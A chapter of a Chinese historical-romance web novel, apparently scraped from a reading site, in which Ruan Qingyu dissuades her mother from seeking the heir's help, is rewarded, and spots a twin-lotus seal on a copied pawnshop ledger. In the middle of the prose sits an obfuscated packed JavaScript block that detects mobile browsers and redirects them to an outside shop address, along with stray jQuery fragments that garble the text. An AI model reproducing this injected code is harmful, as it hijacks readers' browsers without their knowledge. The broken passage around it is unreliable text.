68.第 68 章 赏赐
作品:《景元七年轶闻》 “这也太能算计了!”三奶奶听了这一层,气了起来。
“只要这件事情我们管了,今后二房会更加肆无忌惮,反正有我和老太爷给他托底。再想想,二房做出这样的事情,我都管了,若将来,大房有什么事情,我们管不管?大房和我们可还没有分家呢。那以后阮家但凡有什么事情,都是我的事情了,我是有什么举世无双的魅力,能将世子使唤得为我们家团团转吗?”
“是我欠妥了,这事儿不能给他办,我们不能管。”三奶奶终于醒悟。
“就算抛开我刚才说的一切都不考虑,这件事,我也不能和世子提。董家的案子,是世子一力牵扯出来的,现在正是查办的关键时候,他顶了多少压力,一点差错也容不得。说句不孝的话,就算今天在里面的是我爹、是老太爷,我也开不了这个口。更何况,世子是做大事情的人,绝不会为了个妾室在这时候自毁城墙。我便是糊涂开口,也一点用没有的。”
“钰儿,你什么时候这样清楚了,以前总觉得你是小孩子,就算嫁人了,也让人不放心,今天听你说这些,我是知道,你真的长大了,以后就算离了光州,我也不必日夜悬心了。”三奶奶说着,眼圈又红起来,“我这一天也没来错,看到你,又听到你这些话,足够了。”
“娘,你回去也不必为难,别的人不必搭理,只去回老太爷的话,你只要说,是我说的,世子原先有打算用阮家做些生意上的大事,现在二老爷这样,不知道有没有妨碍,但怎么说都分家了,咱们家是咱们家,不过若是老太爷一味顾念二老爷,不顾大局不分轻重,那以后那些大事,世子还能不能放心交给阮家,就不好说了。”
三奶奶听了就要回去,“我这就回去,事儿毕竟是没成,留太久那边急了也不好。”
阮青钰送三奶奶出门,门一开,贺云晟就站在门口,卷秋在一旁急得冒汗。
“殿下怎么站在这儿,卷秋怎么不给殿下开门?”阮青钰赶紧行礼,三奶奶不知道要不要跪,还是跟着阮青钰行礼就行,一时间手足无措。
“不必行礼了,没有外人。是我知道阮三奶奶来了,不想打扰你们,没叫人开门。”
“这么热的天,殿下折煞妾身了。”阮青钰又行一礼。
“三奶奶来了钰儿高兴,用了膳再走吧。”
“世子殿下太客气了,我就是来看看钰儿,说两句话,这就回去了。”
“既如此,我就不勉强了”,他看向阮青钰,“叫人送阮三奶奶。”
“是,殿下。”
贺云晟点头示意,就自己进屋了。阮青钰叫卷秋去送三奶奶,自己回屋子,贺云晟没有这么早回来过,不知道什么事情。
“殿下,我没察觉殿下在外头,让殿下等了这么久,请殿下责罚。”阮青钰站在贺云晟下首。
“我也不无聊,你这一通话,我都听着呢,要不是这样,我都不知道你家还有人敢买董家的地。”
“殿下,我也是事后才知道,是齐管事来和我说有公文要押我二伯这样涉案的人入狱,我当时就说了,我们分家了,不必去管,我绝无纵容家人之意,若事先知道,断不会让家人这样做的。”
阮青钰已经跪下,这件事必须说清楚。董家的案子,从头到尾她都在参与,若是贺云晟误会她借机指使家人侥幸赚这种不明不白的钱,没有她的好果子吃。
“我都说了,我听到你刚才和阮三奶奶说的话了。”贺云晟知道她在紧张什么,但他既然听到了阮青钰给三奶奶剖析的那段话,就不会误解她。
相反,他觉得阮青钰很省心,他觉得可以给这样知趣的下属多一些脸面:“待会儿我会叫人送些上好的锦缎去阮家,阮老太爷是聪明人,不会难为你父母。”
“多谢殿下赏赐。”阮青钰诚心磕了头。
贺云晟说上好的锦缎,那自然是最好的。这不只是昂贵的资产,更是体面。
阮青钰从一开始就没有打算为二老爷求情,也没做别的惹麻烦的事情,她拎得清,给贺云晟省了糟心事儿。赏赐给了阮家,脸面是给阮青钰的,老太爷知道,虽然事情办不成,但阮青钰在世子跟前还是有体面的,就不会对三房不满。
“殿下这时候过来,是有什么事情吩咐吗?”
“有一样东西,我想让你参谋参谋。”
贺云晟拿出几张图纸铺在桌子上,阮青钰郑重去看,发现是首饰的图样,彩色工笔画,很生动。“这是?”
“我让人在南方找了一些珍稀的玉石珍珠,想做一套头面,请了个老师傅,是百年匠家的传承人,手艺好,但毕竟年纪大了,已经很少亲自制作了,这会儿亲自过来定样式,就别让他等太久。这些是他画的图样,每一种都是独创,你觉得哪一个最好看?”
大夏禁海,但走私者很多,东南沿海的一些大商船上往往有海外诸国过来的奇珍异宝,贺云晟特意让人去找,也是有心了。阮青钰很清楚,这套首饰,是做给对贺云晟而言很要紧的人的。
“那要看是送给什么年纪的人,只是殿下的眼光这样好,哪里需要我来帮忙。”
“我倒是见惯了珍宝,说实话,这些对我来说,大差不差,女孩子喜欢什么样的,我真不知道,以前都是捡贵的买,这次寻来的珠宝只能做一套,样式还是慎重些,要是她不喜欢怎么办。”
“依我看,哪一样都好,只要是殿下选的,收的人一定喜欢。”
“你倒是会说话,你觉得这一张怎么样?”贺云晟拿起其中一张问阮青钰。
能看出这位老师傅是画了几种不同的风格,阮青钰本不想多嘴,但贺云晟拿的这一张图,实在不是她的喜好,她只能牵扯嘴角说:“好看。”
贺云晟察觉她的勉强,又换了一张,“这个呢?”
“嗯……”
贺云晟又换一张,“这个?”
“这个简洁大方又不失妩媚,玉石宝石的颜色和样式也相衬。”
“那就是这个。”<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17053626|190233||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>“殿下,我只是我的偏好,你知道的,我没见过什么好东西,还是不要轻信我吧。”
“选样式未必需要见过多少,我能问的也只有你了,要我选,我看着没什么差别,就只能随便抽一样。”
阮青钰把其他的图纸都收起来交给贺云晟,却发现最后有一张小一些的纸夹在里面,不是首饰图样,上面记的是货品进出,像是账册的一页。
阮青钰拿起来看,贺云晟见了,接过来看了看,“华尚当铺的账册,这一份是抄页,应该是我拿图样的时候一起夹带了来。”
“殿下,这张抄页,是什么人给你的?”
“怎么?这抄页有问题?
“内容我看不太懂,殿下看这里,这个印记。”
阮青钰指着纸角上一处,贺云晟看到她指下依稀是一团朱砂,非常浅。
贺云晟:“像是别处的印泥沾上了一块。”
阮青钰:“应该是印章还没干的时候沾上了,但轮廓还算清楚,殿下看这像什么?”
贺云晟拿到阳光下举起来,“是一朵花?”
“殿下之前没有见过,不好分辨,若是见过这个印记清晰的样子,一眼就能看出来。”
贺云晟回头,“你见过?”
“殿下记得我曾说过,在董家内院偷……借账册时候遇到的蒙面女子吗?”
“董家下狱后,我问过那天的情形,范氏在院子里看到那个蒙面女子后呼救,那女子跃上屋顶跑了,侍卫护院离得远,没能抓住她。你是说,这朵花和那女子有关系?”“那个女子拿刀威胁我时,我看清了她刀柄和刀身连接的地方,刻了一个图案,和这个是一模一样的。”贺云晟又转过头去仔细分辨那团朱砂印记。
“是两朵并蒂而生的莲花。”
在阮青钰说出的那一刻,贺云晟就看出来了。
“安排到华尚当铺的是我的心腹之人周宁,不会有问题。”贺云晟背手踱步想了想,“这一整份抄页,很多张,是周宁最开始带回来的,我记得他说过,这份抄页来得十分巧合,如有天助。如果,这不是天助,而是有人刻意安排的呢?”
“我猜,有人发现这位周大人在查华尚当铺,就把董家相关的罪证设法交给了他。这个人应该不会是那个蒙面女子,那女子不识字,而她当时在范氏房中要找的,很可能就是我们要找的董大账册。也就是说,这两拨是一帮人,他们在暗中查董家,甚至帮了我们。”
“一帮人?查董家?”贺云晟面色微凝。
“殿下在担心什么?”
“我查董家,是奉陛下之意,有名分有人用,还有你帮我,尚且如此耗神费力,其他的还会有什么人能查得了董家?若是官场的人,为什么不能明着相帮,莫不是官场的人,那就更不该了,民间若有人能自行查一方侯府,怕不会是什么善茬。”
阮青钰看着那个印记,并蒂双莲,她忽然想起上一世的事情,难道会是那些人?